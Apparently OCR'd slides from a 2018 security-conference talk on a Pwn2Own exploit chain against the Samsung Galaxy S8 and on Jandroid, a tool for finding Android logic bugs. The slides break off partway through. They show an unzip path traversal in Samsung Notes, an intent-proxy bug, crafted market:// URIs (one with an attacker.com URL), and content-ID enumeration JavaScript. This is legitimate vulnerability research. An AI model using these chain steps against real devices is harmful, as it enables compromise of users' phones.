Chainspotting!

Building Exploit Chains with Logic Bugs

Written and Directed by

Georgi Geshev and Robert Miller

2018 TENCENT SECURITY CONFERENCE
2018腾讯安全国际技术峰会

Chainspotting

Agenda

Trend Micro ✓
@TrendMicro

Follow

The longest exploit chain in #Pwn2Own history! 11 bugs in #Samsung, #Android and #Chrome targeting the Galaxy S8 for $25K

11:19 pm - 1 Nov 2017

Agenda

- Mobile Pwn2Own 2017
- Samsung Galaxy S8
  - Android Nougat (7.0)
- Bug hunting automation
  - Tooling
  - Static approach
  - Dynamic approach

Google Pixel

Galaxy S8

iPhone 7

Huawei Mate 9 Pro

Target of Choice

Samsung UK ✓
@SamsungUK

Your phone is more than just a phone. Break boundaries and discover the #GalaxyS8 and #Note8 today.

2:37 PM - Nov 15, 2017

G. Geshev
@munmap

Follow

Your phone is more than just a phone. It's an incredibly well developed @OWASP Mobile Top 10 training platform. #GalaxyS8 #Note8 #MP2O #Pwn2Own

Samsung UK ✓ @SamsungUK
Your phone is more than just a phone. Break boundaries and discover the #GalaxyS8 and #Note8 today.

8:26 AM - 17 Nov 2017

Traditional Approach

- Search for commonly misused methods
  - Class loading
  - Unzip path traversals
  - External storage operations
  - SSL error handling
- Decompile APK
- Is it used? Is it accessible? Is it vulnerable?
- Repeat for each application on the device


Traditional Approach

- Too much noise!

```
$ grep --include=*.smali -r getClassLoader . | wc -l
4610
$
```


Process Automation

- Which parts of the process can we automate?
  - Is it used?
  - Is it accessible?
  - Is it vulnerable?



Process Automation

- Wouldn’t Joern solve this?
  - Code property graphs
  - C/C++ only
- We need Joern for Android
  - Jandroid




Automation Overview

1. Find use of search term in the application.
2. Find callers of the interesting method.
3. Recursively find callers of those callers.
4. Any of the methods exported in the Manifest?


Static Analysis at Scale

- Results stored in Neo4j




```
(:Manifest)-[:CALLS]->(:Method)-[:USES*]->(:Method)-[:INCLUDES]->(:SearchTerm)
```


Jandroid Example: Directory Traversal during Unzip




Jandroid Example: Directory Traversal during Unzip

- Normally caused by ‘java.util.zip’
- However Samsung also use ‘net.lingala.zip4j’
- Use Jandroid to look for ‘extractAll’


Jandroid Example: Directory Traversal during Unzip



Jandroid Example: Directory Traversal during Unzip



Unzip Directory Traversal in Samsung Notes



Notes Directory Traversal

- Memo files unzipped using Zip4j
  - Lack of path names canonicalisation

```
public static String convertToSDocFile(Context context, String path) {
    String v2;
    // ...
    String tmpDirStr = context.getCacheDir() + "/unzip_" +
System.currentTimeMillis();
    File tmpDir = new File(tmpDirStr);
    tmpDir.mkdir();
    try {
        new ZipFile(path).extractAll(tmpDirStr); // Extracts ZIP entries.
        // Parses 'memo_content.xml', crashes if it’s not found.
        v2 = NMemoConverter.parseMemoXML(context, tmpDirStr);
        // ...
```

Jandroid Release?

Building an Exploit Chain

- Finished!
  - Not quite…

Samsung Notes

- Conversion activity
  - Unreachable from the browser

```
<activity android:configChanges="mcc|mnc|orientation|screenSize"
          android:name="com.samsung.android.app.notes.composer.ConvertToSdocActivity"
          android:screenOrientation="portrait"
          android:theme="@style/AppTheme.NoActionBarTransparent">
    <intent-filter>
       <action android:name="android.intent.action.VIEW"/>
       <category android:name="android.intent.category.DEFAULT"/>
       <data android:mimeType="application/spd"/>
       <data android:mimeType="application/memo"/>
       <!-- ... -->
```

Intent Proxy Bug

- Android Vending
  - LaunchUrlHandlerActivity
- We control the package name and URI

```
final Intent a(Intent arg17, b arg18, j arg19) {
        Intent v2_1;
        Uri v7 = arg17.getData();
        String v8 = v7.getQueryParameter("url");
        String v10 = v7.getQueryParameter("id");
// …
        if((v5) && (v12)) {
                v2_1 = new Intent("android.intent.action.VIEW");
                v2_1.setData(Uri.parse(v8));
                v2_1.setPackage(v10);
                return v2_1;
// …
```

Intent Proxy Bug


```
market://details?url=http://www.attacker.com/whatever.memo&id=
com.samsung.android.app.notes
```

- Won’t work, only local schemes are processed!

```
market://details?url=file:///sdcard/Download/whatever.memo&id=
com.samsung.android.app.notes
```

- Won’t resolve due to a MIME mismatch!
- ‘FileUriExposedException’ on Android 7.0+

Chrome Content Provider


```
<provider android:authorities="com.android.chrome.FileProvider"
          android:exported="false"
          android:grantUriPermissions="true"
          android:name="org.chromium.chrome.browser.util.ChromeFileProvider">
   <meta-data android:name="android.support.FILE_PROVIDER_PATHS"
              android:resource="@xml/file_paths"/>
</provider>
```

AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8"?>
   <paths xmlns:android="http://schemas.android.com/apk/res/android">
   <!-- ... -->
   <external-path name="downloads" path="Download/" />
</paths>
```

file_paths.xml

File vs. Content Providers


```
market://details?url=content://com.android.chrome.FileProvider
/downloads/whatever.memo&id=com.samsung.android.app.notes
```

- Won’t resolve due to a MIME mismatch!

```
market://details?url=content://media/external/file/350&id=com.
samsung.android.app.notes
```

- Works!

Determine Content ID


```
scriptElement.src = “content://media/external/file/999999”;
```

- onerror();

```
scriptElement.src = “content://media/external/file/9”;
```

- onload();

Content Scheme SOP

- Content Resource Enumeration
  - Android MediaProvider


```
var i = 300;
var scriptElement = document.createElement("script");
scriptElement.onerror = function() { i--; next(); };
scriptElement.onload = function() { foundIt(); };
scriptElement.src = "content://media/external/file/" + i;
document.body.appendChild(scriptElement);
```

Content Scheme SOP

- Content Resource Enumeration
  - Android MediaProvider

```
var i = 300;
var scriptElement = document.createElement("script");
scriptElement.onerror = function() { i--; next(); };
scriptElement.onload = function() { foundIt(); };
scriptElement.src = "content://media/external/file/" + i;
document.body.appendChild(scriptElement);
```

- Download Memo file
  - Content-Type: application/memo
- Preserve Memo file ID in Web Storage



Content Scheme

- Enumeration only possible from ‘content’ scheme
  - Intra- or inter-provider requests
- Content Provider scheme
  - Disabled in SBrowser
  - Handled by Chrome
- Redirect to Chrome?

Redirect to Chrome

